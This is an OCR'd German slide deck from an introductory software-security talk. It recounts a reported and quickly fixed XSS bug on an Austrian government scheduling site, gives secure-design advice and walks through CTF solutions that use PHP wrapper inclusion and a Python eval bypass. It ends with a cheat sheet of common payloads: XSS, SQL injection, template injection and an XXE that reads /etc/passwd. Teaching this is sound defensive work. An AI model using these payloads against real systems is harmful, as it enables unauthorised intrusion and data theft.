Wie ich die Regierung gehackt habe

Eine Einführung in die Software-Sicherheit

Whoami

- whoami
  m (Markus V.)
- groups
  jku-at catalysts-cc programmer pentester security oeh-jku-at ctf-sigflag
- echo $LANG
  at-en.UTF-8 (Österenglisch)

Überblick

- Whoami
- Wie ich die Regierung gehackt habe
- Wie ich meine Firma gehackt habe
- ???
- Profit

*das Wort “hacken” wurde hier gezielt *so* verwendet und wird später anständig erklärt


Wie es begann

22:30: “Hey look”

23:10: “Oh, a .gv.at domain”

00:30: “Aaaaaand i broke it”

01:30: “RickRoll.gv.at”




Wer würde gewinnen?

This bad boy


```
<script>
alert(1)
</script>
```

or

This government doodle



Aha, ok, cool...


Termine abstimmen und teile
https://www.termino.gv.at/meet/
www.termino.gv.at says
1
OK
TERMINO
EINLOGGEN
SPRACHEN
Termine abstimmen und teilen
November 2017
08:00
09:00
10:00
Petra Schaller
Thomas Fritsch
Insgesamt
2
1
1
ABSTIMMUNG ERSTELLEN
So wird's gemacht
In wenigen Schritten zu Ihrer Termin-Abstimmung.
Hier wird erklärt, wie es geht.
ZUR ANLEITUNG

Interaktives Quiz

Wie lange hat es gedauert das zu reporten + analysieren + fixen?

1. < 3 Stunden
2. < 3 Tage
3. < 3 Wochen
4. Das ist jetzt mal 3 Monate und es geht noch immer...

Interaktives Quiz


Wie lange hat es gedauert…


1. **< 3 Stunden**
2. < 3 Tage
3. < 3 Wochen
4. Das ist jetzt mal 3 Monate...

Das gäbs bei uns nie...

… also wir machen nur hochqualitative Software*


- Du kannst nichts testen, was du nicht als Feature anerkennst
  - Dead code = bad code
- Waaarte….






*machen wir wirklich! Plz don't fire, it's just a prank bro!

Kurz mal was ausprobiern



Was lernen wir daraus?

- Die besten machen Fehler. Auch du. Ja DU!
- Man findet mit billigen Methoden vieles
- Externe Pentests bevor man ausliefert
  - Catalysts, VACE, Sec Consult </shamless-ad>
  - Diese zwilichtige Person da neben dir die
  - irgendwas verdächtiges in eine Linux-Konsole tippt
  - If (government) Cyber-cyber
  - If (open_source) CCC | CTF-Gruppen




Was kann man machen?

1. Terminologie
2. Mindset
3. Design Guidelines
4. Frameworks
5. “Sichere” Programmiersprachen
6. TODON’Ts
7. Beispiele
8.  : Übliche payloads zum ausprobieren

1. Terminologie

- Angriffsvektoren: LFI, RFI, XSS
- Payloads: Extraktion, Priv. Eskalation
- C I A Triade



2. Mindset

- Life hack
  - Einfacher als der eigentliche Weg
  - Hauptsache es geht
  - Unübliche Verwendung von Tools
- Vertraue niemandem, besonders Input
- Ich muss nur einen Fehler finden, du musst alles absichern
- Testing-Mentalität: Man kann nur testen, was geht, nicht was nicht geht. Selten-verwendete Funktionen testen
- Logs, Fehlermeldungen usw. geben interessante Infos


3. Software-design-prinzipien

OWASP Security by Design Principles

1) Minimize attack surface area
2) Establish secure defaults
3) Principle of Least privilege
4) Principle of Defense in depth
5) Fail securely
6) Don’t trust services
7) Separation of duties
8) Avoid security by obscurity
9) Keep security simple
10) Fix security issues correctly

4. Verwende auf jeden Fall Frameworks!

- Glaube nicht dass du Standardprobleme besser löst, als jemand der das seit Jahren macht
- Verschwende keine Zeit mit mehrmaliger Implementierung von trivialem
- Erfinde das Rad nie neu
- Ganz speziell:
  - Crypto
  - Validation
  - Templating




4. Verwende bloß keine Frameworks

- Frameworks haben versteckte Komplexität
- Ein Bug in Framework → viele Sites betroffen
- Beispiel: Markdown link validation
  - Sind Links auf andere Domains erlaubt?
  - Unicode
  - `Javascript:` links
  - Links auf schemas wie `file://`


5. “Sichere” Sprachen

- Ist KISS möglich? (Komplexität)
- Bedenke:
  - Typing und type safety
  - Macht der Code was man erwartet?
  - Sprachdesign: Was ist der Zweck?
  - Eingebaute Isolation (JVM, Browser)
  - Verhalten im Fehlerfall? Exceptions?

- Beispiele – Schulnoten
  - Sehr Gut: Python, Ruby, C#
  - Gut: Java / JVM-Sprachen
  - Befriedigend: Javascript
  - Genügend: C, C++
  - Nicht genügend: PHP



6. TODON’T



- eval($input) || include($input)
- `"SELECT * FROM users WHERE id = "+$id` Prepared statements
- Client side security: Ersetzt keine Server-Side validation
- Native Ausführung: Virtual machines, docker, chroot
- Blacklisting: Immer whitelisting falls möglich
- Nur <">' encoden: Im Zweifel alles außer [A-Za-z0-9] zu ሴ
- Debug-Features / Endpoints in produktivem Deployment
- Annehmen X ist kein Input: Cookies, sessions, alles von Dritten, db-input, die Zeit, Files, etc. - alles dynamische ist Input

7. Beispiel schlechte Sprachen: PHP

HITCON CTF: PHP One Liner challenge - Beschreibung

```
<?php ($_=@$_GET['in']) && @substr(file($_)[0],0,6) === '@<?php' ?
include($_) : highlight_file(__FILE__);
```

In normal code:

```
file_lines = file(input).readLines()
if(file_lines[0].startsWith('@<?php')):
    Include/Execute it;
otherwise:
    print this file;
```

7. Beispiel: Schlechte Sprachen: PHP

HITCON CTF: PHP One Liner challenge - Lösung

- 2014+: Schema: `php://memory, php://input, data:text/plain;base64,SGVsbG8sIFdvcmxkIQ%3D%3D`
- 2017: import(“http://myserver.at/payload.txt”)
  - Für import behoben, nicht für File
- 2018, Anfang: *`php://filter/string.strip_tags/resource=var/log/php.log`*
  - Neues “`php://filter`” schema, erlaubt Encoding-Umwandlung, `strip_tags, to_upper, b64`
- 2018, Mitte: phar://payload.phar
  - Neues Serialisierungs-Format das mitgabe von Konstruktoren und Destruktoren erlaubt
- 2018, Ende: `php://filter/string.strip_tags/resource=upload_progress_abcd`
  - Neues Multipart-upload feature, dass im aktuellen Verzeichnis eine upload_progress_… Datei anlegt
  - In Kombination mit Filtern kann man das Prefix aushebeln
- Php file wrappers: file, http, ftp, php, zlib, data, glob, phar, ssh2, rar, ogg, expect

7. Beispiel: Unerwartes Verhalten

SHA2017 CTF: Title Case

- Challenge.py -> Netcat piped to this

```
#!/usr/bin/env python
eval(raw_input().title())
```

- Issue: Only Exceptions In Python Are Title Case

7. Beispiel: Unerwartetes Verhalten

SHA2017 CTF: Title Case - Lösung

- Lösung von einem Writeup:

```
def unicode_escape(s):
    Return "".join([
    '\\'+oct(ord(letter)).lstrip("o0").zfill(3)
    for letter in s])

unicode_escape('print("hi")')
#prints \160\162\151\156\164\50\42\150\151\42\51

#prints hi
```

- Python eval accepts octal-encoded unicode strings

8. Beliebte payloads

- **HTML:** `<script>alert(1)</script>` `<base>-tag`, `closing tags ">, onload=`
- **CSS timing attacks:** `*:has(*:has(*) *:has(*) *:has(*) *:has(*))`
- **PHP:** `<?echo 1`, Arrays statt strings
- **SQL:** `1 or 1=1 -- and ' OR 1=1 OR '`
- **C/C++/CGI:** aaaaaaaaaaaaaaaaaaaaaaa, Unicode / ASCII: `%00, %01`...
- **Templating engines:** `{{1+1}}`
- **Files:** Unexpected schemas like: `http://, data://, phar://`
- **Shell:** Filenames including `` ` ' " `` for the case that it's passed to shell commands
- **XML:** `<!ENTITY x SYSTEM "file:///etc/passwd" >]><a>&x;</a>`
- **Filter bypassing:** EmOcAsE, Double-Encoding: < zu `%3C` zu `%253C`, See OWASP

Fragen?

- Bitte keine Programmiersprachendiskussion
- Habe ich was vergessen?

- Hacker such Spaß?
- Coder sucht Hacker?

Danke an Catalysts + SIGFLAG + CTF Community